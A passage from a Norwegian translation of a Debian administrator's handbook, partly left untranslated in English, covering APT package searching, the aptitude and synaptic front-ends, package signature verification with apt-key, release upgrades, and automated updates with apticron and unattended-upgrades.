Når det gjelder APT, befinner `Packages`-referansefilene seg på Debian-speilene. Når det er sagt, ville det være svært lite effektivt å laste dem ned over nettet for

hvert søk som vi kanskje ønsker å gjøre i databasen med tilgjengelige pakker. Den for lagrer APT en kopi av disse filene (i `/var/lib/apt/lists/`), og søkerne gjøres i disse lokale filene. På samme måte inneholder `/var/cache/apt/archives/` et hurtiglager for allerede nedlastede pakker for å unngå å laste dem ned på nytt, hvis du må installere dem på nytt etter fjerning.

apt-cache-kommandoen kan gjøre søkeordbaserte pakkesøk med `apt-cache search` keyword. Den kan også vise topptekstene til tilgjengelige pakkeversjoner med `apt-cache show` pakke. Denne kommandoen gir pakkens beskrivelse, avhengigheter, navnet på dens vedlikehold, etc. Merk at `apt search`, `apt show`, `aptitude search`, `aptitude show` virker på samme måte.

ALTERNATIV

**axi-cache**

`apt-cache search` er et meget elementært verktøy, som egentlig implementerer grep til pakkens beskrivelser. Den returnerer ofte for mange resultater, eller ingen i det hele tatt når du har for mange søkeord.

`axi-cache search` begrep, på den annen side, gir bedre resultater, sortert etter relevans. Den bruker *Xapian* søkemotor og en del av *apt-xapian-index*-pakken som indekserer all pakkeinformasjon (og mer, som `.desktop`-filer fra alle Debian pakke-ne). Den kjenner til tagger (se sidefelt «[Merkelapp-felte](#)» side 82), og resultatene kommer på millisekunder.

```
$ axi-cache search package use::searching
100 results found.
Results 1-20:
100% packagesearch - GUI for searching packages and viewing
    ➔ package information
100% apt-utils - package management related utility
    ➔ programs
99% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,
    ➔ available} and Packages
98% migemo - Transitional package for migemo
95% apt-file - search for files within Debian packages (
    ➔ command-line interface)
[...]
79% apt-xapian-index - maintenance and search tools for a
    ➔ Xapian index of Debian packages
More terms: paquets debian pour debtags recherche gift
    ➔ gnuift
More tags: suite::debian works-with::software:package role
    ➔ ::program admin::package-management interface::
    ➔ commandline scope::utility field::biology:
    ➔ bioinformatics
'axi-cache more' will give more results
```

Enkelte funksjoner brukes mer sjeldent. For eksempel viser `apt-cache policy` prioriteringene av pakkekilder så vel som de individuelle pakkene. Et annet eksempel er `apt-cache dumpavail`


som viser topptekstene til alle tilgjengelige versjoner av alle pakker. `apt-cache pkgnames` viser listen over alle de pakkene som vises minst én gang i hurtiglageret.

## 6.4. Brukergrensesnitt: `aptitude`, `synaptic`

APT er et C++-program med koden hovedsakelig liggende i det delte `libapt-pkg`-biblioteket. Å bruke et delt bibliotek gjør det mulig å lage brukergrensesnitt (front-end), ettersom koden som finnes i biblioteket lett kan gjenbrukes. Historisk ble `apt-get` bare laget som en test til et brukergrensesnitt for `libapt-pkg`, men suksessen tenderer til å overskygge dette faktum.

### 6.4.1. `aptitude`

`aptitude` er et interaktivt program som kan brukes i semi-grafisk modus i konsollen. Du kan bla gjennom listen over installerte og tilgjengelige pakker, finne all tilgjengelig informasjon, og velge pakker til å installere eller fjerne. Programmet er spesielt utviklet for å brukes av administratorer, slik at standard atferd er mye mer intelligent enn `apt-get`, og dens grensesnitt mye lettere å forstå.



Figur 6.1 Pakkebehandleren `aptitude`

When it starts, `aptitude` shows a list of packages sorted by state (installed, non-installed, or installed but not available on the mirrors — other sections display tasks, virtual packages, and new packages that appeared recently on mirrors). To facilitate thematic browsing, other views are available. In all cases, `aptitude` displays a list combining categories and packages on the screen. Categories are organized through a tree structure, whose branches can respectively be unfolded or closed with the `Enter`, `[` and `]` keys. `+` should be used to mark a package for installation, `-` to mark it for removal and `_` to purge it (note that these keys can also be used for categories, in which case the corresponding actions will be applied to all the packages of the category). `u`

updates the lists of available packages and Shift+u prepares a global system upgrade. g switches to a summary view of the requested changes (and typing g again will apply the changes), and q quits the current view. If you are in the initial view, this will effectively close **aptitude**.

DOKUMENTASJON	
<b>aptitude</b>	Denne delen dekker ikke de finere detaljene ved å bruke <b>aptitude</b> . Den har heller fokus på å gi deg det du som bruker trenger for å klare seg. <b>aptitude</b> er ganske godt dokumentert, og vi anbefaler deg å utnytte den komplette håndboken som ligger i <i>aptitude-doc-en-pakken</i> (se <code>/usr/share/doc/aptitude/html/en/index.html</code> ).

For å søke etter en pakke kan du skrive / etterfulgt av en **søkestreng**. Denne strengen stemmer med navnet på pakken, men kan også brukes til beskrivelsen (dersom den innledes med ~d), til seksjonen (med ~s), eller til andre karakteristika beskrevet i dokumentasjonen. De samme strengene kan filtrere listen over viste pakker: skriv l-nøkkelen (som i *limit*), og kjør strengen.

Å håndtere «automatiske flagg» i Debian-pakker (se del 6.2.7, «**Å finne installerte pakker automatisk**» side 117) er en lek med **aptitude**. Det er mulig å søke i listen av installerte pakker, og merke installerte pakker som automatiske med Shift+m, eller gjerne merket med m-nøkkelen. «Automatske pakker» vises med en «A» i listen med pakker. Denne funksjonen gir også en enkel måte å vise pakkene i bruk på en maskin, uten alle bibliotekene og avhengigheter som du ikke egentlig bryr seg om. Den relaterte strengen som kan brukes sammen med l (for å aktivere filtermoduset) er ~!~M. Det spesifiserer at du bare ønsker å se installerte pakker (~i) som ikke er merket som automatiske (~M).

VERKTØY	
<b>Å bruke aptitude i brukergrensesnittet for kommandolinjer</b>	<p>De fleste av <b>aptitudes</b> funksjoner er tilgjengelige via det interaktive brukergrensesnittet så vel som via kommandolinjer. Disse kommandolinjene er kjente for vanlige brukere av <code>apt-get</code> og <code>apt-cache</code>.</p> <p>De avanserte funksjonene i <b>aptitude</b> er også tilgjengelige på kommandolinjen. Du kan bruke de samme pakke-søkemønstrene som i den interaktiv versjonen. For eksempel, hvis du ønsker å rydde opp listen over «manuelt installerte» pakker, og hvis du vet at ingen av de lokalt installerte programmer krever noen spesielle biblioteker eller Perl-moduler, kan du merke de tilsvarende pakker som automatiske med en enkelt kommando:</p> <pre># aptitude markauto '~libs ~perl'</pre> <p>Her kan du tydelig se kraften i søkemønstersystemet til <b>aptitude</b>, som muliggjør det direkte valget av alle pakkene i <code>libs</code> og <code>perl</code>-seksjonene.</p> <p>Pass på, hvis noen pakker er merket som automatisk, og hvis ingen andre pakke er avhengig av dem, vil de bli fjernet umiddelbart (etter en bekreftelsesforespørsel).</p>

## Håndtere anbefalinger, forslag og oppgaver

Another interesting feature of **aptitude** is the fact that it respects recommendations between packages while still giving users the choice not to install them on a case by case basis. For example, the *gnome* package recommends *brasero* (among others). When you select the former

for installation, the latter will also be selected (and marked as automatic if not already installed on the system). Typing `g` will make it obvious: `brasero` appears on the summary screen of pending actions in the list of packages installed automatically to satisfy dependencies. However, you can decide not to install it by deselecting it before confirming the operations.

Merk at denne anbefalte sporingsfunksjonen ikke gjelder for oppgraderinger. For eksempel, hvis en ny versjon av `gnome` anbefaler en pakke som den ikke anbefalte tidligere, vil pakken ikke merkes for installasjon. Imidlertid vil den bli oppført på oppgraderingsskjermen slik at administrator fortsatt kan velge å installere den.

Suggestions between packages are also taken into account, but in a manner adapted to their specific status. For example, since `gnome` suggests `empathy`, the latter will be displayed on the summary screen of pending actions (in the section of packages suggested by other packages). This way, it is visible and the administrator can decide whether to take the suggestion into account or not. Since it is only a suggestion and not a dependency or a recommendation, the package will not be selected automatically — its selection requires a manual intervention from the user (thus, the package will not be marked as automatic).

I samme retning, husk at `aptitude` bruker oppgavebegrepet intelligent. Siden oppgaver vises som kategorier på skjermene med pakkelister, kan du velge enten en hel oppgave for installasjon eller fjerning, eller bla gjennom listen med pakker som inngår i oppgaven, og velge en mindre undergruppe.

### *Bedre løsningsalgoritmer*

For å lukke opp denne seksjonen, la oss være oppmerksomme på at `aptitude` har mer forseg-gjorte algoritmer sammenlignet med `apt - get` til å løse vanskelige situasjoner. Når det bes om et sett av handlinger, og når disse kombinerte tiltakene vil føre til et usammenhengende system, evaluerer `aptitude` flere mulige scenarier, og presenterer dem med synkende relevans. Men disse algoritmene er ikke feilfrie. Heldigvis er det alltid mulighet for å velge å utføre handlinger manuelt. Når valgte handlinger fører til motsigelser, indikerer den øvre delen av skjermen en rekke «ødelagte» pakker (og du kan navigere direkte til disse pakkene ved å trykke `b`). Deretter er det mulig å bygge en løsning manuelt for de problemer som oppstår. Spesielt kan du få tilgang til de ulike tilgjengelige versjonene ved å velge pakken med `Enter` (skriv inn). Hvis valget av en av disse versjonene løser problemet, bør du ikke nøle med å bruke funksjonen. Når antall ødelagte pakker kommer ned til null, kan du trygt gå til sammendragsskjermen med ventende handlinger for en siste sjekk før du bruker dem.

#### **MERK `aptitudes logg`**


På samme måte som `dpkg`, beholder `aptitude` et spor med utførte handlinger i sin loggfil (`/var/log/aptitude`). Men siden begge kommandoene virker på et helt forskjellig nivå, kan du ikke finne den samme informasjonen i deres respektive loggfiler. Mens `dpkg` logger alle operasjoner som er utført på enkelpakker trinnvis, holder `aptitude` øye med høy-nivå operasjoner som en systemomfattende oppgradering vil være.

Pass på, denne loggfilen inneholder bare en oppsummering av operasjoner utført av `aptitude`. Hvis andre grenseflater (eller til og med `dpkg` selv) av og til brukes, så

vil aptitudes logg bare delvis inneholde oversikten over operasjonene, så du kan ikke stole på den for å bygge en troverdig historikk til systemet.

#### 6.4.2. synaptic

**synaptic** er en grafisk pakkebehandler for Debian med et rent og effektivt grafisk grensesnitt basert på GTK +/GNOME. De mange klare til-bruk-filtrene gir rask tilgang til nettopp tilgjengelige pakker, installerte pakker, oppgraderbare pakker, avleggse pakker, og så videre. Hvis du blar gjennom disse listene, kan du velge operasjonene som skal gjøres med pakkene (installere, oppgradere, fjerne, tvinge). Disse operasjonene utføres ikke umiddelbart, men settes i en oppgaveliste. Et enkelt klick på en knapp bekrefter det som skal gjøres, og de blir utført i én omgang.



Figur 6.2 pakkebehandleren synaptic

### 6.5. Sjekking av pakkeautensitet

Sikkerheten er veldig viktig for Falcot Corps administratorer. Følgelig må de sørge for at de bare installerer pakker som er garantert å komme fra Debian uten å være tuklet med underveis. En som vil knekke en datamaskin (en cracker) kan prøve å legge ondsinnet kode til en ellers lovlig pakke. En slik pakke, hvis den er installert, kunne gjøre noe knekkeren utviklet det til å gjøre, inkludert for eksempel å avdekke passord eller konfidensiell informasjon. For å omga denne risikoen gir Debian nye installasjoner en forsegling som det ikke kan kludres med, for å

garantere at en pakke virkelig kommer fra dens offisielle vedlikeholder, og ikke er endret av en tredjepart.

Forseglingen arbeider med en kjede av kryptografiske nøkler og en signatur. Den signerte filen er `Release`-filen, som Debian-speilene skaffer. Det inneholder en liste med `Packages`-filer (også i sine komprimert former, `Packages.gz`, og `Packages.xz`, og oppstigende versjoner), sammen med sine MD5, SHA1 og SHA256 nøkler, som sikrer at filene ikke har blitt tuklet med. Disse `Packages`-filene inneholder en liste med de Debian-pakkene som er tilgjengelig på speilet, med tilhørende nøkler, som i sin tur sikrer at heller ikke innholdet i disse pakkene har blitt endret.

De klarerte nøklene styres med `apt-key`-kommandoen i `apt`-pakken. Dette programmet vedlikeholder en nøkkelring med GnuPG offentlige nøkler, som brukes til å verifisere signaturer i `Release.gpg`-filer tilgjengelig fra speil. Den kan brukes til å legge til nye nøkler manuelt (når ikke-offisielle speil er nødvendig). Vanligvis er det imidlertid bare de offisielle Debian-nøklene som trengs. Disse nøklene holdes automatisk oppdatert ved `debian-archive-keyring`-pakken (som setter de samsvarende nøkkelringene i `/etc/apt/trusted.gpg.d`). Men den første installasjonen av denne pakken krever forsiktighet: Selv om pakken er signert som alle andre, kan signaturen ikke bekreftes eksternt. Forsiktige administratorer bør derfor sjekke fingeravtrykkene til importerte nøkler før de stoler på dem for å installere nye pakker:

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
-----
pub    rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      126C 0D24 BD8A 2942 CC7D  F8AC 7638 D044 2B90 D010
uid          [ unknown] Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg
-----
pub    rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      D211 6914 1CEC D440 F2EB  8DDA 9D6D 8F6B C857 C906
uid          [ unknown] Debian Security Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-----
pub    rsa4096 2013-08-17 [SC] [expires: 2021-08-15]
      75DD C3C4 A499 F1A1 8CB5  F3C8 CBF8 D6FD 518E 17E1
uid          [ unknown] Jessie Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-----
pub    rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      E1CF 20DD FFE4 B89E 8026  58F1 E0B1 1894 F66A EC98
uid          [ unknown] Debian Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub    rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg
-----
pub    rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      6ED6 F5CB 5FA6 FB2F 460A  E88E EDA0 D238 8AE2 2BA9
uid          [ unknown] Debian Security Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub    rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
-----
pub    rsa4096 2017-05-20 [SC] [expires: 2025-05-18]
      067E 3C45 6BAE 240A CEE8  8F6F EF0F 382A 1A7B 6500
uid          [ unknown] Debian Stable Release Key (9/stretch) <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-wheezy-automatic.gpg
-----
pub    rsa4096 2012-04-27 [SC] [expires: 2020-04-25]
      A1BD 8E9D 78F7 FE5C 3E65  D8AF 8B48 AD62 4692 5553
```

```
uid [ unknown] Debian Archive Automatic Signing Key (7.0/wheezy) <ftpmaster@debian.org>
/etc/apt/trusted.gpg.d/debian-archive-wheezy-stable.gpg
-----
pub rsa4096 2012-05-08 [SC] [expires: 2019-05-07]
ED6D 6527 1AAC F0FF 15D1 2303 6FB2 A1C2 65FF B764
uid [ unknown] Wheezy Stable Release Key <debian-release@lists.debian.org>
```

I PRAKSIS

### Å legge til klarerte nøkler

Når en tredjeparts pakke legges til `sources.list`-filen, må APT besøke den samsvarende GPG autoriseringsnøkkelen (ellers vil den klage på at den ikke kan sikre ektheten av pakken som kommer fra dette pakkelageret). Det første trinnet er selvsagt å få den offentlige nøkkelen. Otere enn ikke, vil nøkkelen bli gitt som en liten tekstfil, som vi vil kalle `key.asc` i de følgende eksemplene.

To add the key to the trusted keyring, the administrator can just put it in a `*.asc` file in `/etc/apt/trusted.gpg.d/`. This is supported since Debian *Stretch*. With older releases, you had to run `apt-key add <key.asc>`.

For folk som ønsker et dedikert program og mer informasjon om klarerte nøkler, er det mulig å bruke `gui-apt-key` (i pakken med samme navn), et lite grafisk brukergrensesnitt som forvalter den klarerte nøkkelringen.

Når de aktuelle nøklene er i en nøkkelring, vil APT sjekke signaturer før en risikabel operasjon, slik at grensesnittet vil vise en advarsel hvis det er bedt om å installere en pakke der autentisiteten ikke kan påvises.

## 6.6. Oppgradering fra en stabil distribusjon til den neste

En av de mest kjente funksjonene i Debian er evnen til å oppgradere et installert system fra en stabil utgave til den neste: `dist-upgrade` - en velkjent frase - har i stor grad bidratt til prosjektets omdømme. Med noen forholdsregler, kan det å oppgradere en datamaskin ta så lite som et par minutter, eller noen få dusin minutter, avhengig av nedlastingshastigheten til pakkebrønnene.

### 6.6.1. Anbefalt prosedyre

Siden Debian har litt tid for å utvikle seg i perioden mellom stabile versjoner, bør du lese produktmerknadene før du oppgraderer.

DET GRUNNLEGGENDE  
**Versjonsmerknader**

Versjonsmerknadene til et operativsystem (og, mer generelt, for all programvare) er et dokument som gir en oversikt over programvaren, med noen detaljer angående særegenheterne til én versjon. Disse dokumentene er vanligvis korte sammenlignet med den komplette dokumentasjonen, og de viser vanligvis opp funksjoner som er blitt introdusert siden forrige versjon. De gir også detaljer om oppgraderingsprosedyrer, advarsler for brukere av tidligere versjoner, og noen ganger rettelser.

Release notes are available online: the release notes for the current stable release have a dedicated URL, while older release notes can be found with their codenames:

- <http://www.debian.org/releases/stable/releasenotes>
- <http://www.debian.org/releases/jessie/releasenotes>

In this section, we will focus on upgrading a *Jessie* system to *Stretch*. This is a major operation on a system; as such, it is never 100% risk-free, and should not be attempted before all important data has been backed up.

En annen god vane som gjør oppgradering enklere (og kortere), er å rydde dine installerte pakker, og bare beholde dem som virkelig er nødvendige. Nyttige verktøy for å gjøre dette inkluderer `aptitude`, `deborphan` og `debffoster` (se del 6.2.7, «Å finne installerte pakker automatisk» side 117). For eksempel kan du bruke følgende kommando, og så bruke `aptitudes` interaktiv-modus for å dobbeltsjekke og fininnstille de planlagte fjerningene:

```
# deborphan | xargs aptitude --schedule-only remove
```

Now for the upgrading itself. First, you need to change the `/etc/apt/sources.list` file to tell APT to get its packages from *Stretch* instead of *Jessie*. If the file only contains references to *Stable* rather than explicit codenames, the change isn't even required, since *Stable* always refers to the latest released version of Debian. In both cases, the database of available packages must be refreshed (with the `apt update` command or the refresh button in `synaptic`).

Straks disse nye pakkekildene er registrert, bør du først gjøre en liten oppgradering med `apt upgrade`. Ved å gjøre oppgraderingen i to trinn,lettes jobben for pakkens styringsverktøy, og sikrer ofte at vi har de nyeste versjonene av disse, som kanskje har akkumulert feilrettinger og forbedringer som kreves for å fullføre hele distribusjonsoppgraderingen.

Once this first upgrade is done, it is time to handle the upgrade itself, either with `apt full-upgrade`, `aptitude`, or `synaptic`. You should carefully check the suggested actions before applying them: you might want to add suggested packages or deselect packages which are only recommended and known not to be useful. In any case, the front-end should come up with a scenario ending in a coherent and up-to-date *Stretch* system. Then, all you need is to do is wait while the required packages are downloaded, answer the Debconf questions and possibly those about locally modified configuration files, and sit back while APT does its magic.

### 6.6.2. Å håndtere problemer etter en oppgradering

Til tross for Debian vedlikeholderes beste innsats, går en større oppgradering ikke alltid så glatt som du kan ønske deg. Nye programvareversjoner kan være uforenlig med de foregående (for eksempel kan standardopptredene eller dataformatet deres ha endret seg). Dessuten kan noen bug slippe gjennom nåløyet til tross for testfasen som alltid går foran en Debian-utgivelse.

For å foregripe noen av disse problemene kan du installere `apt-listchanges`-pakken, som viser informasjon om mulige problemer ved begynnelsen av en pakkeoppgradering. Denne informasjonen er utarbeidet av pakkens vedlikeholder, og satt i `/usr/share/doc/pakke/NEWS.Debian`-filer for å gjøre det enklere for brukerne. Å lese disse filene (eventuelt i `apt-listchanges`) bør hjelpe deg å unngå uønskede overraskelser.

Du kan noen ganger finne at den nye versjonen av en programvare ikke fungerer i det hele tatt. Dette skjer vanligvis hvis programmet ikke er spesielt populært, og har ikke blitt testet nok: En i siste liten oppdatering kan også innføre regresjoner som bare finnes etter den stabile

(«stable») utgivelsen. I begge tilfeller er det første å gjøre å se på feilrapportsystemet på <https://bugs.debian.org/pakke>, og sjekke om problemet allerede er blitt rapportert. Hvis det ikke er, bør du rapportere det selv med `reportbug`. Hvis det allerede er kjent, er feilrapporten og de tilhørende meldingene vanligvis en utmerket kilde til informasjon om feilen:

- noen ganger finnes en patch (oppdatering) allerede, og den er tilgjengelig på feilrapporten; du kan deretter lokalt rekompile en forbedret versjon av den ødelagte pakken (se del 15.1, «Å bygge en pakke på nytt fra kildekoden» side 424);
- i andre tilfeller kan brukere ha funnet en løsning på problemet, og delt sin innsikt om det i sine svar til rapporteringen;
- I etter andre tilfeller, kan en fast pakke ha blitt utarbeidet og offentliggjort av vedlikeholderen.

Avhengig av hvor alvorlig feilen er, kan en ny versjon av pakken bli forberedt spesielt til en ny revisjon av «stable»-utgivelsen. Når dette skjer, blir den forbedrede pakken gjort tilgjengelig i `proposed-updates`-seksjonen i Debian-speilene (se del 6.1.2.3, «Foreslalte oppdateringer» side 105). Den tilsvarende oppføring kan da midlertidig legges til `sources.list`-filen, og oppdaterte pakker kan installeres med `apt` eller `aptitude`.

Noen ganger er den forbedrede pakken ikke tilgjengelig i denne delen ennå, i påvente av en validering av Stable-utgivelsesadministratorne. Du kan kontrollere om det er tilfelle på deres nettside. Pakker oppført der er ikke tilgjengelige ennå, men da vet du i det minste at publiseringss prosessen pågår.

► <https://release.debian.org/proposed-updates/stable.html>

## 6.7. Å holde systemet oppdatert

Debian-distribusjonen er dynamisk og endrer seg kontinuerlig. Mesteparten av endringene er i *Testing* og *Unstable*-versjonene, men selv *Stable* oppdateres fra tid til annen, for det meste med sikkerhetsrelaterte løsninger. Uansett hvilken versjon av Debian som kjører systemet, er det vanligvis en god idé å holde det oppdatert, slik at du får nytte av nyere videreutviklinger og feilrettinger.

Det er selvfølgelig mulig å kjøre et verktøy jevnlig for å se etter tilgjengelige oppdateringer og kjøre oppgraderinger. Slike repeterende oppgaver er kjedelige, spesielt når det må utføres på flere maskiner. Heldigvis, som for mange repeterende oppgaver, kan de delvis automatiseres. Et sett med verktøy er allerede utviklet til det formålet.

Det første av disse verktøyene er `apticron`, i pakken med samme navn. Den kjører et skript daglig (`cron`). Skriptet oppdaterer listen over tilgjengelige pakker, og hvis noen installerte pakker ikke er i den nyeste versjonen, sender den en e-post med en liste over disse pakkene sammen med de endringene som er gjort i de nye versjonene. Selvfølgelig er denne pakken hovedsakelig rettet mot brukere av Debian *Stable*, siden de daglige e-postene ville være svært lange for de versjoner av Debian som har et raskere tempo. Når oppdateringer er tilgjengelige, laster `apticron`

dem ned automatisk. De blir ikke installert - for det må administrator fortsatt gjøre - men å ha pakkene allerede nedlastet og tilgjengelig lokalt (i APTs hurtiglager) blir jobben raskere.

Administrators in charge of several computers will no doubt appreciate being informed of pending upgrades, but the upgrades themselves are still as tedious as they used to be. Periodic upgrades can be enabled: it uses a `systemd` timer unit or `cron`. If `systemd` is not installed the `/etc/cron.daily/apt-compat` script (in the `apt` package) comes in handy. This script is run daily (and non-interactively) by `cron`. To control the behavior, use APT configuration variables (which are therefore stored in a file `/etc/apt/apt.conf.d/10periodic`). The main variables are:

**APT::Periodic::Update-Package-Lists** Dette alternativet lar deg angi frekvensen (i dager) for hvor ofte pakkelistene blir oppdatert. `apticron`-brukere kan klare seg uten denne variabelen, ettersom `apticron` allerede utfører denne oppgaven.


**APT::Periodic::Download-Upgradeable-Packages** Igjen, dette alternativet indikerer en frekvens (i dager), denne gangen for nedlasting av selve pakkene. En gang til, `apticron`-brukere vil ikke trenge dem.

**APT::Periodic::AutocleanInterval** Dette alternativet omfatter en funksjon som `apticron` ikke har. Den styrer hvor ofte avleggse pakker (de som ikke er referert til av noen distribusjoner lenger) blir fjernet fra APTs hurtiglager. Dette holder APT hurtiglager på en rimelig størrelse, og betyr at du ikke trenger å bekymre deg for den oppgaven.

**APT::Periodic::Unattended-Upgrade** Med dette valget aktivert, vil det daglige skriptet kjøre `unattended-upgrade` (fra `unattended-upgrades`-pakken) som - som navnet antyder - kan automatisere oppgraderingsprosessen for noen pakker (som standard tar det bare vare på sikkerhetsoppdateringer, men dette kan tilpasses i `/etc/apt/apt.conf.d/50unattended-upgrades`). Merk at dette valget kan settes ved hjelp av debconf ved å kjøre `dpkg-reconfigure -plow unattended-upgrades`.

Other options can allow you to control the cache cleaning behavior with more precision. They are not listed here, but they are described in the `/usr/lib/apt/apt.systemd.daily` script.

These tools work very well for servers, but desktop users generally prefer a more interactive system. The package `gnome-packagekit` provides an icon in the notification area of desktop environments when updates are available; clicking on this icon then runs `gpk-update-viewer`, a simplified interface to perform updates. You can browse through available updates, read the short description of the relevant packages and the corresponding `changelog` entries, and select whether to apply the update or not on a case-by-case basis.



**Figur 6.3** Oppgradering med gpk-update-viewer

This tool is no longer installed in the default GNOME desktop. The new philosophy is that security updates should be automatically installed, either in the background or, preferably, when you shutdown your computer so as to not confuse any running application.

## 6.8. Automatiske oppgraderinger

Siden Falcot Corp har mange datamaskiner, men bare begrenset arbeidskraft, prøver administratorene der å gjøre oppgraderinger så automatiske som mulig. Programmene som er ansvarlige for disse prosessene må derfor kjøres uten menneskelig inngrisen.

### 6.8.1. Oppsett av dpkg

Som vi allerede har nevnt kan (se sidefelt «[Hvordan unngå oppsettsfilspørsmålene](#)» side 85), dpkg bli instruert om å ikke be om bekreftelse når du skifter ut en oppsettsfil (med --force-confdef --force-confold-valgene). Interaksjoner kan imidlertid komme fra tre andre kilder: Noen

fra APT selv, noen er håndtert av `debconf`, og noen skjer på kommandolinjen som følge av pakkeoppsettsskript.

### 6.8.2. Oppsett av APT

For APT er enkel: `-y`-valget (eller `--assume-yes`) ber APT å anse svaret på alle dens spørsmål for «yes».

### 6.8.3. Oppsett av `debconf`

Oppgaven `debconf` fortjener flere detaljer. Dette programmet var, fra begynnelsen av, designet for å styre relevans og antall spørsmål som vises til brukeren, samt måten de vises på. Det er derfor oppsettet knytter liten oppmerksomhet til spørsmål; bare spørsmål med mer enn minimal prioritet blir vist. `debconf` forutsetter standard svar (definert av pakkeutvikleren) for spørsmål det er besluttet å hoppe over.

Det andre relevante oppsettselementet er grensesnittet som brukes av grenseflaten. Hvis du velger `noninteractive` blant valgene, er all brukerinteraksjon deaktivert. Hvis en pakke prøver å vise en informativ merknad, vil den bli sendt til administratoren via e-post.

For å refigurere `debconf` bruk `dpkg-reconfigure`-verktøyet fra `debconf`-pakken; den relevante kommandoen er `dpkg-reconfigure debconf`. Legg merke til at de oppsatte verdiene midlertidig kan overstyres av miljøvariabler ved behov (for eksempel `DEBIAN_FRONTEND` kontrollerer brukergrensesnittet, som dokumentert i manualsiden `debconf(7)`).

### 6.8.4. Å håndtere kommandolinjesamhandling

